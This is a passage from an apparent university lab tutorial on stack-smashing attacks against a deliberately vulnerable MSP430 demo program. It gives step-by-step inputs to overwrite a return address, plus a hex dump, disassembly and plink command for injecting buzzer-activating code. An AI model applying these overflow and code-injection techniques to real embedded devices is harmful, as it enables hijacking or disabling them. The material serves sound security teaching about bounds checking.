3 Corrupting the Stack with Redirection

The next example of stack smashing goes one step further. We can use the fact that this program has the vulnerability of no bounds checking, to give specific values that will change the functionality of the program. With stack smashing, we can redirect the program flow to another section of the executable code rather than returning to the main loop as intended. This way we will divert the code execution from its normal flow.

Now that we know the 7th character we enter will affect the offset to the character array, we can enter a value that will let us modify the return address next. Looking at Table 3, we can see the stack pointer is 10 Bytes away from the base address of the character array. Therefore, if we enter the value 9 as our 7th character, it will be incremented by one to 10 and cause the next two characters we type to be saved on the stack where the original return address is stored.

Fortunately for us, the ASCII value for 9 is the 'tab' key. After typing any 6 characters, hitting tab will cause the offset to be ready for us to enter the next character into the return address lower byte. Knowing that the instruction to toggle LED1 starts at address 0x3456, we enter an upper case 'V' which has the value 56h on the ASCII table. Then we enter the number '4' which is 0x34 in the ASCII table for the upper byte of the return address.

Table 3. Content of the Stack when Executing enterName()

Address Range	***Size***	***Data (variables)***	***Original Value***	***New Value***
0**x**030FEh	2 B	-	0x31F6	0x31F6
0x02EFE - 0x030FC	512 B	uint dummyBuffer[256]	-	-
002EFC	2 B	Return Address	0x349E	0x3456
0x02EFA	2 B	int nameFinished	1	1
0x02EF8h	2 B	int nameElement	6	12
0x02EF2 – 0x02EF6	6 B	char nameEntered[6]	‘123456’	‘123456\tV4’

Hitting enter upon finishing the name entry will cause the function to return. However, the return address is not the original one placed by the CALL instruction in the main program when enterName() function is invoked (x0349E). Rather, its new value is x3456 and we will return to the portion of the code in the main where LED1 is toggled without us having had to select option 1 from the main menu. This is a clear case of diverting expected program flow.

Note: keep in mind that attackers do not have to have an access to the source code. With ample time on his/her hand and some knowledge of the MSP430 architecture, they can simply try different usernames and observe program behavior to determine what their next step should be.

While this diversion may seem inconsequential for this program, there are ample opportunities that other pieces of software could fall prey to from this type of attack. Imagine if option 1 from the menu had been a password protected function and one could access the unprotected public option 3 and thereby gain access to option 1's function bypassing the authentication step. The pitfalls of improper bounds checking becomes more apparent.

4 Corrupting the Stack with Code Injection

The last example of stack smashing lets us inject our own code into the program for execution. The basic idea is to enter values that could be interpreted as instructions if the return address is changed to point back to the values we previously entered instead of being redirected to already existing code. There are two primary concerns in being able to achieve this type of attack. First, the code that we wish to inject may have values that are not found in the ASCII table (extended or otherwise). Second, there needs to be enough room available for the injected code on the stack.

The first concern can be addressed for this example by using the command line serial interface client tool called *plink*. It was developed by the same developer as PuTTY, but was not intended for interactive usage. We will use the same serial interface we have been using to select menu options. When we trigger the function to ask for the user input of a name, we can disconnect the terminal and then activate the plink command from a command prompt.

The second concern of stack space was addressed by adding a dummyBuffer array in the main() function which guaranteed ample space at higher addresses on the stack. Another option could be changing the offset to the character array to a negative value, causing the following user inputs to be targeted to unused memory areas at lower RAM addresses for storing the desired user supplied code, and then doing a second round of name entry that just changes the stack pointer to the newly saved code.

To begin, the desired code for injection needs to be prepared in advance (see Figure 7). The supplied BuzzerCodeGNU.bin is a binary file that has 64 bytes of instructions in little endian format. It was prepared by writing a short snippet of code that activates the buzzer on the MSP430. Then that code was entered into Notepad++ with a hex editor plugin. This allows for some of the bytes to be null or to have values that are problematic to be sent directly using keybord.

The first 6 bytes are arbitrary values to fill up the character array buffer. The following byte, circled in black, is the modifier to the nameElement offset to send the following byte to the lower byte of the return address that resides on the stack. The value in yellow, 0x2F16, is the address of the start of the actual buzzer code (circled in green) which follows and will end up in the dummyBuffer address space. This new return address displaces the orginal one placed by the CALL instruction in the main program. So, when the function returns, the changed return address is moved to PC, ensuring execution of the injected code. The code in green shows a portion of the injected code that activates the buzzer. Figure 8 shows its disassembly view. The code in blue displays a portion of the injected code to print the final message after executing the injected code. At the end of the buzzer code is a branch instruction, circled in red below, that points to itself causing an infinite loop that stops the program from functioning further.The last byte of the BuzzerCodeGNU.bin is 0x1C, ASCII code for 'file separator'. Its purpose is to trigger the end of name entry for the function enterName() to return without having to reconnect via MobaXterm to finish the demonstration.

Note: The injected code has to make use of different registers than what may have been used by default by the compiler. This way, we avoid having any byte values that would end the name entry function by happenstance, such as 0Dh, 0Ah, and 1Ch.

Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
00000000	53	6d	61	73	68	21	09	16	2f	10	00	00	00	54	69	6e	Smash!../....Tin
00000010	6e	69	74	75	73	20	69	73	20	6e	6f	20	6a	6f	6b	65	nitus is no joke
00000020	00	5c	42	1a	00	7c	d0	20	00	3c	f0	ff	00	c2	4c	1a	.\B..|Ð .<ðÿ.ÂL.
00000030	00	5c	42	1b	00	7c	d0	20	00	3c	f0	ff	00	c2	4c	1b	.\B..|Ð .<ðÿ.ÂL.
00000040	00	b2	40	80	00	8a	01	b2	40	10	02	80	01	b2	40	88	.²@€.Š.²@..€.²@ˆ
00000050	01	92	01	7d	40	13	00	36	40	01	2f	78	40	00	00	03	.'.}@..6@./x@...
00000060	43	57	42	03	00	67	f3	07	93	fb	27	16	53	e2	46	67	CWB..gó."û'.SâFg
00000070	00	18	53	08	9d	f4	3b	30	40	6c	2f	1c					..S..ô;0@l/.

Figure 7. Injected Code from BuzzerCodeGNU.bin: HEX Editor View

```
          enableBuzzer():
003372:     425C 001A          MOV.B    &Port_3_4_P3DIR,R12
003376:     D07C 0020          BIS.B    #0x0020,R12
00337a:     F03C 00FF          AND.W    #0x00ff,R12
00337e:     4CC2 001A          MOV.B    R12,&Port_3_4_P3DIR
 96           P3SEL |= 0x20;                      // P3 BIT 5 set to TB4
003382:     425C 001B          MOV.B    &Port_3_4_P3SEL,R12
003386:     D07C 0020          BIS.B    #0x0020,R12
00338a:     F03C 00FF          AND.W    #0x00ff,R12
00338e:     4CC2 001B          MOV.B    R12,&Port_3_4_P3SEL
 98           TB0CCTL4 = OUTMOD_4;                // Enable TB4 output to toggle mode
003392:     40B2 0080 018A     MOV.W    #0x0080,&Timer_B7_TBCCTL4
 99           TB0CTL = TBSSEL_2 + MC_1;           // Select SMCLK (1MHz) and up mode
003398:     40B2 0210 0180     MOV.W    #0x0210,&Timer_B7_TBCTL
100           TB0CCR0 = 392;                      //setting the value to play NoteG
00339e:     40B2 0188 0192     MOV.W    #0x0188,&Timer_B7_TBCCR0
101       }
0033a4:     4303               NOP
0033a6:     4130               RET
105       {
```

Figure 8. Injected Code for Activating Buzzer: A Disassembly View

```
Disassembly                                    0x2f48
002f48:   407D 0013      MOV.B   #0x0013,R13
002f4c:   4036 2F01      MOV.W   #0x2f01,R6
002f50:   4078 0000      MOV.B   #0x0000,R8
002f54:   4303           NOP
002f56:   4257 0003      MOV.B   &Special_Function_IFG2,R7
002f5a:   F367           AND.B   #2,R7
002f5c:   9307           TST.W   R7
002f5e:   27FB           JEQ     (0x2f56)
002f60:   5316           INC.W   R6
002f62:   46E2 0067      MOV.B   @R6,&USCI_A0__UART_Mode_UCA0TXBUF
002f66:   5318           INC.W   R8
002f68:   9D08           CMP.W   R13,R8
002f6a:   3BF4           JL      (0x2f54)
002f6c:   4030 2F6C      BR      #0x2f6c
```

Figure 9. Injected Code for Displaying A Final Message: A Disassembly View.

With plink installed and the BuzzerCodeGNU.bin file in the same directory that plink will be called from, we are ready to perform the code injection. Run the StackSmashing program and select option 3 to enter a username. Instead of entering anything, close the terminal program so that the serial connection is not in use. Windows will block plink from opening a serial connection to the same COM port, if it is already in use. Open a command prompt and navigate to the directory that contains *plink* and the BuzzerCode.bin file. The COM port may vary by workstation, but will be the same one used to connect previously. The command for sending the file via plink is as follows and the observed output is shown below.

> plink -serial COM6 -sercfg 57600,8,1,n,N < BuzzerCodeGNU.bin

Smash! /Tinnitus is no joke \B/╨ <≡ ┬L\B/╨ <≡ ┬L ▓@Ç è▓@Ç▓@êÆ}@6@/x@
——————————————————CWB—————————————————— g≤ôV'SΓFg ¥⌠;0@l/
User name entered: Smash!~ /Tinnitus is no joke \B/╨ <≡ ┬L\B/╨ <≡ ┬L ▓@Ç
è▓@Ç▓@êÆ}@6@/x@ ——————————————————CWB——————————————————
g≤ôV'SΓFg ¥⌠;0@l/Tinnitus is no joke

If everything went as planned, there should be an annoying beeping plaguing the room now. As the code was injected, there is no menu option to turn it off. Resetting the MSP430 will be necessary to end the noise.

5 References

1. "Hexadecimal Object File Format Specification." *Intel.* Published 6 Jan, 1988. Revision A. Retrieved from https://people.ece.cornell.edu/land/courses/ece4760/FinalProjects/s2012/ads264_mws228/Final%20Report/Final%20Report/Intel%20HEX%20Standard.pdf. Accessed 29 May, 2018.

2. "Instruction Set Summary." *Texas Instruments.* Retrieved from https://www.ti.com/sc/docs/products/micro/msp430/userguid/as_5.pdf. Accessed 12 June 2018.
3. "MSP430x4xx Family User's Guide" *Texas Instruments.* Published December 2013. Revised December 2017. Retrieved from http://www.ti.com/lit/ug/slau056l/slau056l.pdf. Accessed 22 May, 2018.
4. "MSP430xG461x Mixed Signal Microcontroller." *Texas Instruments.* Published April 2006. Revised March 2011. Retrieved from http://www.mouser.com/ds/2/405/slas508i-116258.pdf. Accessed 29 May, 2018.